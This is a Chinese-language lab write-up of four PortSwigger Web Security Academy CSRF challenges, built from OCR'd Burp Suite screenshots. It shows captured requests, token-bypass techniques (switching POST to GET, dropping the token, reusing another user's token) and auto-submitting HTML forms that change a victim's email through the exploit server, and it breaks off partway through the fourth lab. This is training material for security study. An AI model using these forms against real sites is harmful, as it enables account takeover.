

1. 没有防御的 CSRF 漏洞(1)

The screenshot shows the PortSwigger website with the URL [https://portswigger.net/web-security/csrf/no-defense](#). The page title is "实验室：没有防御的 CSRF 漏洞". It features a navigation bar with tabs like "仪表板", "学习路径", "最新话题", "所有实验室", "神秘实验室", "名人堂", "开始吧", and "获得认证". A sidebar on the right displays progress metrics: "学习资料: 0%", "漏洞实验室: 23%", and "关卡进度: 12/52, 35/143, 6/35". The main content area contains instructions for attacking the lab, including a "访问实验室" button and a "解决方案" section.

给了个账号 我们先登进去

存在一个更改邮箱的页面 我们可以看到没有任何的防护 说明是存在 csrf漏洞的

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. A request is captured for the URL <https://0a6b008c04c81b0fc0979ae1008f0096.web-security-academy.net:443>. The request payload is as follows:

```
POST /my-account/change-email HTTP/1.1
Host: 0a6b008c04c81b0fc0979ae1008f0096.web-security-academy.net
Cookie: session=0a6b008c04c81b0fc0979ae1008f0096
Content-Length: 17
Cache-Control: max-age=0
Sec-Ch-Ua: "(Not A;Brand",;v="8", "Chromium";;v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0a6b008c04c81b0fc0979ae1008f0096.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
email=11%40qq.com
```

我们可以选择自己写html文件 也可以使用burp自带的工具来生成

S Burp Project Intruder Repeater Window Help Hackvertor Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Hackvertor

Intercept HTTP history WebSockets history Options

Request to https://0a6b008c04c81b0fc0979ae1008f0096.web-security-academy.net:443 [79.125.84.16]

Forward Drop Intercept is on Action Open Browser Comment this item HTTP/1 ?

Pretty Raw Hex ⌂ \n ⌂ Select extension... Inspector

```

1 POST /my-account/change-email HTTP/1.1
2 Host: 0a6b008c04c81b0fc0979ae1008f0096.web-security-academy.net
3 Cookie: session=Uqa7sIzbH79fNfkqLqQRyaXHnF7z7zpi
4 Content-Length: 17
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="99"
7 Sec-Ch-Ua-Mobile: ?
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a6b008c04c81b0fc0979ae1008f0096.web-se
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) App
Safari/537.36
13 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,ima
hange:=vb3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
Referer: https://0a6b008c04c81b0fc0979ae1008f0096.web-sec
19 Accept-Encoding: gzip, deflate
20 Accept-Language: zh-CN,zh;q=0.9
21 Connection: close
22 email=11%40qq.com

```

Selected text 11 11@40qq.com

Decoded from: URL encoding +

11@qq.com

Cancel Apply changes

Request Attributes 2

Request Query Parameters 0

Request Body Parameters 1

Request Cookies 1

Request Headers 20

Scan
Do passive scan
Do active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser >
Extensions
Engagement tools >
Find references
Discover content
Schedule task
Generate CSRF PoC
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests >
Do intercept >
Convert selection >
URL-encode as you type
Cut Ctrl+X 0 matches

?

可以选择自动提交

CSRF PoC generator

Request to: https://0a6b008c04c81b0fc0979ae1008f0096.web-security-academy.net Options ?

Pretty Raw Hex ⌂ \n ⌂ Select extension... CSRF technique:

① Auto-select based on request features

② URL-encoded form

③ Multipart form

④ Plain text form

⑤ Cross-domain XHR (modern browsers only)

Include auto-submit script

0 matches

CSRF HTML:

```

1 <html>
2   !-- CSRF PoC - generated by Burp Suite Professional -->
3   <body>
4     <script>history.pushState(' ', '', '/')</script>
5     <form action="https://0a6b008c04c81b0fc0979ae1008f0096.web-security-academy.net/my-account/change-email" method="POST">
6       <input type="hidden" name="email" value="11%40qq.com" />
7       <input type="submit" value="Submit request" />
8     </form>
9     <script>
10       document.forms[0].submit()
11     </script>
12   </body>
13 </html>

```

0 matches

Regenerate Test in browser Copy HTML Close

<html>

```

<!-- CSRF PoC - generated by Burp Suite
Professional -->
<body>
<script>history.pushState(' ', ' ', '/')</script>
<form
action="https://0a6b008c04c81b0fc0979ae1008f0096.web
-security-academy.net/my-account/change-email"
method="POST">
    <input type="hidden" name="email"
value="11@qq.com" />
    <input type="submit" value="Submit request" />
</form>
<script>
    document.forms[0].submit();
</script>
</body>
</html>

```

The screenshot shows the Exploit-Server interface. At the top, a banner says "Congratulations, you solved the lab!" with options to "Share your skills!" and "Continue learning >". Below the banner, there's a section titled "Craft a response" with fields for "URL" (set to <https://exploit-0a72004403b4fb5c0d9a30f0149000e.exploit-server.net/exploit>), "HTTPS" (checkbox checked), "File" (set to "/exploit"), and "Head" (HTTP/1.1 200 OK, Content-Type: text/html, charset=utf-8). A large "Body" text area contains the generated CSRF exploit code. At the bottom, there are four buttons: "Store", "View exploit", "Deliver exploit to victim", and "Access log". Red arrows point from the "Body" text area to the "Deliver exploit to victim" button.

2. CSRF, 其中令牌验证取决于请求方法(2)

这里的意思就是只有post才会验证csrf参数

The screenshot shows the PortSwigger CSRF Lab interface. At the top, there's a navigation bar with links like '仪表板', '学习路径', '最新话题', '所有实验室', '神秘实验室', '名人堂', '开始吧', and '获得认证'. Below the navigation is a breadcrumb trail: '网络安全学院' > 'CSRF' > '实验室'. The main title is '实验室：CSRF，其中令牌验证取决于请求方法'. A prominent red button at the bottom left says '访问实验室'. To the right, there's a '跟踪您的进度' section with a progress bar at 23% completion.

登录之后是有发现csrf的值的

The screenshot shows the browser developer tools' 'Elements' tab displaying the HTML source code of the CSRF exploit page. The code includes various CSS styles and JavaScript snippets, such as:

```
1 <!DOCTYPE html>
2 <html>
3   <head>
4     <link href="/resources/labheader/css/academy_labHeader.css" rel="stylesheet">
5     <link href="/resources/css/labs.css" rel="stylesheet">
6     <title>CSRF where token validation depends on request method</title>
7   </head>
8   <body>
9     <script src="/resources/labheader/js/labHeader.js"></script>
10    <div class="header">
11      <section class="academy_labHeader" >
12        <div class="content">
13          <div class="title">
14            <div class="title-container" style="border: 1px solid #ccc; padding: 5px; border-radius: 5px; background-color: #f9f9f9; margin-bottom: 10px; font-size: 1.2em; font-weight: bold; color: #333; text-decoration: none; text-align: center; width: fit-content; margin-left: auto; margin-right: auto; white-space: nowrap; text-overflow: ellipsis; overflow: hidden; display: inline-block; position: relative; z-index: 1; >
15              <span>CSRF where token validation depends on request method</span>
16              <span style="position: absolute; right: -5px; top: -5px; width: 0; height: 0; border-top: 5px solid transparent; border-bottom: 5px solid transparent; border-left: 10px solid black; ></span>
17              <a href="#" style="color: inherit; text-decoration: none; font-size: 0.8em; font-weight: normal; margin-left: 10px; >Go to exploit server</a>
18              <a href="http://portswigger.net/web-security/csrf/lab+token-validation+depends+on+request+method" style="color: inherit; text-decoration: none; font-size: 0.8em; font-weight: normal; margin-left: 10px; >Back to lab</a>
19              <div style="display: flex; justify-content: space-between; width: 100%;>
20                <div style="text-align: center; width: 45%;>
21                  <img alt="Exploit icon" style="width: 50px; height: 50px; margin-bottom: 5px; >
22                  <p>Exploit points:<br>14.0 0.1 2 12.6.15 0.28.8 1.4.30 15.1.15</p>
23                </div>
24                <div style="text-align: center; width: 45%;>
25                  <img alt="Challenge icon" style="width: 50px; height: 50px; margin-bottom: 5px; >
26                  <p>Challenge points:<br>14.3 0.1 2 12.9.1.2 25.6.15 12.9.28.8 14.3.30 28.15</p>
27                </div>
28              </div>
29            </div>
30          </div>
31        </div>
32      </section>
33    </div>
34  </div>
35 </div>
36 <div class="themee">
37   <div class="themee">
38     <div class="container-header">
39       <header class="notification-header">
40         <section class="top-links">
41           <a href="/">Home</a>
42           <a href="#">Logout</a>
43           <a href="#">My account</a>
44         </section>
45       <header class="notification-header">
46         <div>
47           <div>My account</div>
48           <div>My account content</div>
49           <p>Your username is wiener</p>
50           <form action="/my-account/change-email" method="POST">
51             <label>Email</label>
52             <input type="email" name="email" value="" required="required" />
53             <input type="hidden" name="csrf" value="m0Fxa3x0IH259nIVwEV4hN1Hw" />
54             <button type="submit" value="Update email">Update email</button>
55           </form>
56         </div>
57       </div>
58     </div>
59   </div>
60 </div>
61 </div>
62 </div>
63 </div>
64 </div>
```

正常提交是没有问题的

Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

Target: https://0a7600ab043d4850c0c3640b00e80046.web-security-academy.net

Request

```
POST /account/change-email HTTP/1.1
Host: 0a7600ab043d4850c0c3640b00e80046.web-security-academy.net
Cookie: session=eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJ2aWVhYjIiLCJpYXQiOjE2NjMwOTQyNjAsImV4cCI6MTYxNjA5MDIwfQ.M41mB57PhgGe4Lrbz2dVWYf1
Content-Length: 0
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Origin: https://0a7600ab043d4850c0c3640b00e80046.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Referer: https://0a7600ab043d4850c0c3640b00e80046.web-security-academy.net/aj-account
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
email=11%40qq.com&csrf=1u9PqRe3aoIHb59nIVVqfSVbM7BN
```

Response

```
HTTP/1.1 302 Found
Location: /aj-account
Connection: close
Content-Length: 0

```

Inspector

- Request Attributes: 2
- Request Query Parameters: 0
- Request Body Parameters: 2
- Request Cookies: 1
- Request Headers: 20
- Response Headers: 3

Ready

当csrf token的值为假时 是失败的

Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

Target: https://0a7600ab043d4850c0c3640b00e80046.web-security-academy.net

Request

```
POST /account/change-email HTTP/1.1
Host: 0a7600ab043d4850c0c3640b00e80046.web-security-academy.net
Cookie: session=eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJ2aWVhYjIiLCJpYXQiOjE2NjMwOTQyNjAsImV4cCI6MTYxNjA5MDIwfQ.M41mB57PhgGe4Lrbz2dVWYf1
Content-Length: 0
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Origin: https://0a7600ab043d4850c0c3640b00e80046.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Referer: https://0a7600ab043d4850c0c3640b00e80046.web-security-academy.net/aj-account
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
email=11%40qq.com&csrf=|
```

Response

```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=UTF-8
Connection: close
Content-Length: 20

```

Inspector

- Request Attributes: 2
- Request Query Parameters: 0
- Request Body Parameters: 2
- Request Cookies: 1
- Request Headers: 20
- Response Headers: 3

Ready

这时转换请求方法进行尝试 发现成功更改并未使用csrf

Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

Target: https://0a7600ab043d4850c0c3640b00e80046.web-security-academy.net

Request

```
GET /my-account/change-email?email=22%40qq.com HTTP/1.1
Host: 0a7600ab043d4850c0c3640b00e80046.web-security-academy.net
Cookie: session=ppqY414B65TPHgjd4Lrbz2d4vWfx
Cache-Control: max-age=0
Sec-Ch-Ua: "(Not(A Brand);v="8", "Chromium";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0a7600ab043d4850c0c3640b00e80046.web-security-academy.net
Referer: https://0a7600ab043d4850c0c3640b00e80046.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
Accept: */*
```

Response

```
HTTP/1.1 302 Found
Location: /my-account
Connection: close
Content-Length: 0

```

Inspector

- Request Attributes: 2
- Request Query Parameters: 1
- Request Body Parameters: 0
- Request Cookies: 1
- Request Headers: 18
- Response Headers: 3

Ready

生成下

Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

Target: https://0a7600ab043d4850c0c3640b00e80046.web-security-academy.net

Request

```
GET /my-account/change-email?email=22%40qq.com HTTP/1.1
Host: 0a7600ab043d4850c0c3640b00e80046.web-security-academy.net
Cookie: session=ppqY414B65TPHgjd4Lrbz2d4vWfx
Cache-Control: max-age=0
Sec-Ch-Ua: "(Not(A Brand);v="8", "Chromium";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0a7600ab043d4850c0c3640b00e80046.web-security-academy.net
Referer: https://0a7600ab043d4850c0c3640b00e80046.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
Accept: */*
```

Res

CSRF PoC generator

Request to: https://0a7600ab043d4850c0c3640b00e80046.web-security-academy.net

Options

- CSR technique:
 - Auto-select based on request features
 - URL-encoded form
 - Multipart form
 - Plain text form
 - Cross-domain XHR (modern browsers only)
- Include auto-submit script

CSR HTML:

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<head>
<script>history.pushState(' ', ' ', '/')</script>
<form action="https://0a7600ab043d4850c0c3640b00e80046.web-security-academy.net/my-account/change-email">
<input type="hidden" name="email" value="22%40qq.com"/>
</form>
<script>
document.forms[0].submit();
</script>
</body>
</html>
```

Regenerate Test in browser Copy HTML Close

Ready

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState(' ', ' ', '/')</script>
<form
action="https://0a7600ab043d4850c0c3640b00e80046.web-security-academy.net/my-account/change-email">
```

```

<input type="hidden" name="email"
value="22&#64;qq&#46;com" />
    <input type="submit" value="Submit request" />
</form>
<script>
    document.forms[0].submit();
</script>
</body>
</html>

```

Congratulations, you solved the lab!

Craft a response

URL: <https://exploit-0ad8008e04a8483cc0e26414018b0084.exploit-server.net/exploit>

HTTPS

File: /exploit

Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body:

```

<body>
<script>
    history.pushState(" ", "/");
</script>
<form action="https://0a7600ab043d4850c0c3640b00e80046.web-security-academy.net/my-account/change-email">
    <input type="hidden" name="email" value="22&#64;qq&#46;com" />
    <input type="submit" value="Submit request" />
</form>
<script>
    document.forms[0].submit();
</script>
</body>
</html>

```

Store **View exploit** **Deliver exploit to victim** **Access log**

3. CSRF, 其中令牌验证取决于令牌是否存在(3)

Google 已翻译为以下语言: 中文 (简体) | 显示原文

参与 Burp 挑战, 有机会测试您的技能并赢得奖杯 - 挑战我

PortSwigger

产品 | 解决方案 | Research | Academy | Daily Swig | 支持 | 登出 | 我的账户

仪表板 学习路径 最新话题 | 所有实验室 神秘实验室 名人堂 | 开始吧 获得认证 |

网络安全学院 » CSRF » 实验室

实验室: CSRF, 其中令牌验证取决于令牌是否存在

从业者 凸 LAB 未解决

本实验室的电子邮件更改功能容易受到 CSRF 的攻击。

要解决该实验室问题, 请使用您的漏洞利用服务器托管一个 HTML 页面, 该页面使用CSRF 攻击来更改查看者的电子邮件地址。

您可以使用以下凭据登录到您自己的帐户: wiener:peter

[访问实验室](#)

跟踪您的进度

学习资料: 0% | 查看全部

漏洞实验室: 23% | 查看全部

关卡进度:

- 12 共 52 张
- 36 共 143 页
- 6 共 35

正常是没有问题的

Burp Project Intruder Repeater Window Help Hackvertor Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Hackvertor

Send Cancel < > Follow redirection

Target: https://0a2f00b204e7242dc043093000bf00c1.web-security-academy.net | HTTP/1.1

Request Response Inspector

Request

```
POST /account/change-email HTTP/1.1
Host: 0a2f00b204e7242dc043093000bf00c1.web-security-academy.net
Cookie: session=g7zQwkh3g8tPzR8G2kAgQ9703B
Content-Length: 55
Cache-Control: max-age=0
Sec-Ch-Ua-Mobile: <empty>
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0a2f00b204e7242dc043093000bf00c1.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Mozilla/59.0.4844.74 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
email=114%40qq.com&csrf=0NE2ax0tbgrwInle9WFz0HWycqjH1t7A
```

Response

```
HTTP/1.1 200 OK
Location: /account
Connection: close
Content-Length: 0
```

Inspector

Request Attributes: 2 | Request Query Parameters: 0 | Request Body Parameters: 2 | Request Cookies: 1 | Request Headers: 20 | Response Headers: 3

Search... 0 matches | Search... 0 matches

Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

Target: https://0a2f00b204e7242dc043093000bf00c1.web-security-academy.net

Request

```
Pretty Raw Hex Render Select extension... 
1 POST /a-yaccount/change-email HTTP/1.1
2 Host: 0a2f00b204e7242dc043093000bf00c1.web-security-academy.net
3 Cookie: session=tzQdQlUpk5g8tPf0RKGkAgQfGTOB
4 Content-Length: 20
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not(A:Brand";v="8", "Chromium";v="99"
7 Sec-Ch-Ua-Mobile: 20
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a2f00b204e7242dc043093000bf00c1.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/99.0.4844.74 Safari/537.36
13 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,
    application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?0
17 Sec-Fetch-Dest: document
18 Referer: https://0a2f00b204e7242dc043093000bf00c1.web-security-academy.net/a-y-account
19 Accept-Encoding: gzip, deflate
20 Accept-Language: zh-CN,zh;q=0.9
21 Connection: close
22
23 email=114@qq.com&csrf=|||
```

Response

```
Pretty Raw Hex Render Select extension... 
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 20
5
6 "Invalid CSRF token"
```

Inspector

- Request Attributes: 2
- Request Query Parameters: 0
- Request Body Parameters: 2
- Request Cookies: 1
- Request Headers: 20
- Response Headers: 3

Done

发现没有csrf也可以

Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

Target: https://0a2f00b204e7242dc043093000bf00c1.web-security-academy.net

Request

```
Pretty Raw Hex Render Select extension... 
1 POST /a-yaccount/change-email HTTP/1.1
2 Host: 0a2f00b204e7242dc043093000bf00c1.web-security-academy.net
3 Cookie: session=tzQdQlUpk5g8tPf0RKGkAgQfGTOB
4 Content-Length: 20
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not(A:Brand";v="8", "Chromium";v="99"
7 Sec-Ch-Ua-Mobile: 20
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a2f00b204e7242dc043093000bf00c1.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/99.0.4844.74 Safari/537.36
13 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,
    application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?0
17 Sec-Fetch-Dest: document
18 Referer: https://0a2f00b204e7242dc043093000bf00c1.web-security-academy.net/a-y-account
19 Accept-Encoding: gzip, deflate
20 Accept-Language: zh-CN,zh;q=0.9
21 Connection: close
22
23 email=114@qq.com
```

Response

```
Pretty Raw Hex Render Select extension... 
1 HTTP/1.1 302 Found
2 Location: /a-y-account
3 Connection: close
4 Content-Length: 0
5
6
```

Inspector

- Request Attributes: 2
- Request Query Parameters: 0
- Request Body Parameters: 1
- Request Cookies: 1
- Request Headers: 20
- Response Headers: 3

Done

Burp Project Intruder Repeater Window Help Hackvertor

Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Hackvertor

Send Cancel < > Follow redirection

Request

Pretty Raw Hex ⌂ ⌂ ⌂ ⌂

```
1 POST /my-account/change-email HTTP/1.1
2 Host: 0a2f00b204e7242dc043093000bf00c1.web-security-academy.net
3 Cookie: session=7a2QekUpob5g8P7tR0G0LqJqP70B
4 Content-Length: 1
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not(A Brand)", "v": 8, "Chromium": "v=99"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a2f00b204e7242dc043093000bf00c1.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
13 Google/99.0.4844.74 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
15 Accept-Encoding: gzip, deflate
16 Accept-Language: zh-CN,zh;q=0.9
21 Connection: close
22
23 email=114@qq.com
```

CSRF PoC generator

Select extension... Options

CSRF technique:

- Auto-select based on request features
- URL-encoded form
- Multipart form
- Plain text form
- Cross-domain XHR (modern browsers only)
- Include auto-submit script

CSRF HTML:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <script>history.pushState(' ', ' ', '/')</script>
    <form
      action="https://0a2f00b204e7242dc043093000bf00c1.web
      -security-academy.net/my-account/change-email"
      method="POST">
      <input type="hidden" name="email"
      value="11&#64;qq&#46;com" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

Inspector

Request Attributes 2

Request Query Parameters 0

Request Body Parameters 1

Request Cookies 1

Request Headers 20

Response Headers 3

```
<html>
  <!-- CSRF PoC - generated by Burp Suite
Professional -->
  <body>
    <script>history.pushState(' ', ' ', '/')</script>
    <form
      action="https://0a2f00b204e7242dc043093000bf00c1.web
      -security-academy.net/my-account/change-email"
      method="POST">
      <input type="hidden" name="email"
      value="11&#64;qq&#46;com" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

Congratulations, you solved the lab!

[Share your skills!](#) [Continue learning >>](#)

Craft a response

URL: <https://exploit-0aa700df04d124c4c00f098e01c400e7.exploit-server.net/exploit>

HTTPS

File: /exploit

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
<body>
<script>history.pushState(" ", "/");</script>
<form action="https://0a2f00b204e7242dc043093000bf00c1.web-security-academy.net/my-account/change-email" method="POST">
<input type="hidden" name="email" value="11&#64;qq.com" />
<input type="submit" value="Submit request" />
</form>
<script>
document.forms[0].submit();
</script>
</body>
</html>
```

[Store](#) [View exploit](#) [Deliver exploit to victim](#) [Access log](#)

4. 令牌未绑定到用户会话的 CSRF(4)

意思是 你的token 也可以给别人用

Google 已翻译为以下语言: 中文 (简体) [显示原文](#)

[我的账户](#)

PortSwigger

产品 [解决方案](#) [Research](#) [Academy](#) [Daily Swig](#) 支持

仪表板 学习路径 最新话题 [所有实验室](#) 神秘实验室 名人堂 [开始吧](#) 获得认证

网络安全学院 » CSRF » 实验室

实验室: 令牌未绑定到用户会话的 CSRF

[从业务](#) [从技术](#) [从安全](#)

从技术 [从业务](#) [从安全](#)

本实验室的电子邮件更改功能容易受到 CSRF 的攻击。它使用令牌来尝试防止 CSRF 攻击，但它们并未集成到站点的会话处理系统中。

要解决该实验室问题，请使用您的漏洞利用服务器托管一个 HTML 页面，该页面使用[CSRF 攻击](#)来更改查看者的电子邮件地址。

您在应用程序上有两个帐户，可用于帮助设计您的攻击。凭据如下：

- wiener:peter
- carlos:montoya

[访问实验室](#)

[解决方案](#)

跟踪您的进度

学习资料	漏洞实验室	关卡进度
0%	23%	12 共 52 张 37 共 143 页 6 共 35
查看全部	查看全部	学徒 从业者 专家

你的水平:

给了两个账号 先用第一个登录

WebSecurity Academy

CSRF where token is not tied to user session

LAB Not solved

Go to exploit server Back to lab description >

Home | My account | Log out

要保存密码吗?

Email

Update email

S 中 · · · 回

开无痕 登录第二个



Your username is: carlos

Your email is: carlos@carlos-montoya.net

Email

Update email

Home | My account | Log out

先在第一个用户修改email时抓包 拿到token 接着把包丢弃

```

POST /my-account/change-email HTTP/1.1
Host: 0ae3006003973e43c0341aeb00c9003c.web-security-academy.net
Cookie: session=Anavrrv3Y4lnTC1fnsT0h5rn7Qo
Content-Type: application/x-www-form-urlencoded
Cache-Control: max-age=0
Sec-Ch-Ua: "(Not(A BRAND),;v="8", "Chromium";v="99"
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0ae3006003973e43c0341aeb00c9003c.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
DNT: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Referer: https://0ae3006003973e43c0341aeb00c9003c.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
email=11aa@qq.com&csrf=dwQA16bbzXLt8aHvmxCQS2Xds7eSI0Y7

```

dwQA16bbzXLt8aHvmxCQS2Xds7eSI0Y7

接着修改第二个 email 其中token换成第一个拿到的值


POST /my-account/change-email HTTP/1.1
Host: 0ae3006003973e43c0341aeb00c9003c.web-security-academy.net
Cookie: session=dWQA16bbzXLt8aHvmxCQS2XdS7eS10Y7
Content-Length: 61
Cache-Control: max-age=0
Sec-Ch-Ua: '(Not(A:Brand);v="8", "Chromium";v="99"
Sec-Ch-Ua-Mobile: ?
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0ae3006003973e43c0341aeb00c9003c.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
